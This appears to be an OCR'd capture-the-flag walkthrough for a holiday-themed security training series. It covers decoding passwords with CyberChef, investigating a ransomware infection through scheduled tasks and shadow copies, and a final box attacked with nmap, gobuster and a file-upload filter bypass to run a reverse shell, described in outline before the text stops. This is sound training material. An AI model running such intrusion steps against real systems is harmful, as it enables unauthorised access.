
Open the application and use the unhash password to login.




Once login, Click the' Network' tab to see the 'elf server'.



Press 'enter' to edit the entry. Click the ellipsis [...] to view the password.




Copy the hash password and paste it to CyberChief.Set the operations to 'From Hex' since the note hinted that password is written to 'Hexadecimal'(see the previous photo). Lastly decryt the password.




Question 4

What is the decoded password value for ElfMail?

Go to eMail tab, press enter to edit the entry.view the password,copy the password and paste it to cyberchief.




Set the data format to 'From HTML Entity' to decrypt (See the note tab, it mention 'Entities').




Question 5

Decode the last encoded value. What is the flag?

Go to Recycle Bin, press enter to edit the entry. Copy the encrypted text.



Open a javascript console and paste the text to it.The result will give 'site'. Open that site to view the flag.



[Day 23] The Grinch strikes again!


The Story

The mayhem at Best Festival Company continues. McEager receives numerous emails and phone calls about a possible ransomware attack affecting all the endpoints in the network. McEager knows that the endpoints which are infected with the malware don't have any backup copies but luckily on his workstation he has backups enabled.


Question 1

Decrypt the fake 'bitcoin address' within the ransom note. What is the plain text value?

Once gain access to the target machine, open the 'RansomNote'. Copy the bitcoin address provided.




Decrypt the address using cyberchef and "From_base64 as data format.



Question 2

At times ransomware changes the file extensions of the encrypted files. What is the file extension for each of the encrypted files?


Open the document folder,open the 'vStockings' folder. At the vStockings folder,open one of the folders. Check the extension of the files.



Question 3

What is the name of the suspicious scheduled task?


Open Task Scheduler, Click "Task Scheduler Library" and check the names. One of the task names are suspicious.



Question 4

Inspect the properties of the scheduled task. What is the location of the executable that is run at login?


Click the suspicious task,below the properties tab will pop out. Open "Actions" tab to see the location.




Question 5

There is another scheduled task that is related to VSS. What is the ShadowCopyVolume ID?


At task scheduler library, there is a suspicious Name. Check the full name at properties below. The name have some sort of "ID" on it.




Open powershell and use 'vssadmin list volumes' to see all the volumes including the 'id'.



The 'id' on the task manager matches the vss id of one of the volumes. Open 'Disk Management' to check the volume.




There's another disk doesn't recognize by the disk management but 'active'. Open the properties of the volume, go to 'security tab' and verify the object name if same to the previous 'id' discovered.




Question 6

Assign the hidden partition a letter. What is the name of the hidden folder?


Right click the partition and select ' Change Drive Letter and Paths'.



Click "Add" and choice a letter for the drive then press "OK".



Open the folder, Go to 'View' and mark check the 'Hidden Items" to see the hidden folder.



Question 7

Right-click and inspect the properties for the hidden folder. Use the 'Previous Versions' tab to restore the encrypted file that is within this hidden folder to the previous version. What is the password within the file?

Once the file is restore open the 'mater-password' file to view the password.

[Day 24] The Trial Before Christmas!

The Story

It was the night before Christmas and The Best Festival Company could finally rest. All of the toys had been made and the company had recovered from attack after attack. Everything was in Santa's hands now, leaving the elves to do little more than wish him a safe journey ahead. Elf McEager sat at his terminal staring absentmindedly at light snow that had begun to fall. Just as he had drifted off to sleep Elf McEager was jolted to attention as a small parcel appeared just at the edge of his view.

The present was wrapped in a deep blue velvet that appeared to shimmer in and out of the firelight, not unlike a blinking terminal prompt. Carefully, Elf McEager reached for the azure ribbon, untying it slowly so as to not damage it. The velvet slowly fell away, revealing a small NUC computer with a letter on top. Unfolding the letter, Elf McEager read it aloud:


"Elf McEager - your boundless effort to save Christmas this year has not gone unnoticed. I wanted to reward you with a special present, however, there's a catch. Elf McSkidy and I have seen your skills advance and we feel it would only be appropriate to give you a present after one last challenge. Inside this package, you'll have also found a computer. Plug this into the network and hack into it. Best of luck and Merry Christmas - Santa"

Without delay, Elf McEager connected the NUC appropriately and watched it whir to life. A small screen nearby the power button blinked and then displayed the IP address assigned to the device. Next to the IP, a small symbol appeared. McEager quietly wondered to himself what it could mean as he logged into his terminal, ready to start his final challenge.

Question 1

Scan the machine. What ports are open?

Use nmap to scan the machine



Question 2


What's the title of the hidden website? It's worthwhile looking recursively at all websites on the box for this step.

See the nmap result(http-title) or view the http-title to the webpage.

Question 3

What is the name of the hidden php page?


Using gobuster to enumerate the directories:



Question 4

What is the name of the hidden directory where file uploads are saved?

There are three endpoints returning http status 301 (redirect), two of those are common endpoints. Check the last possible endpoint by opening it to the browser.




Bypass the filters. Upload and execute a reverse shell.

Question 5


Bypass the filters. Upload and execute a reverse shell.

Steps on Bypass the filters,uploading and executing reverse shell:

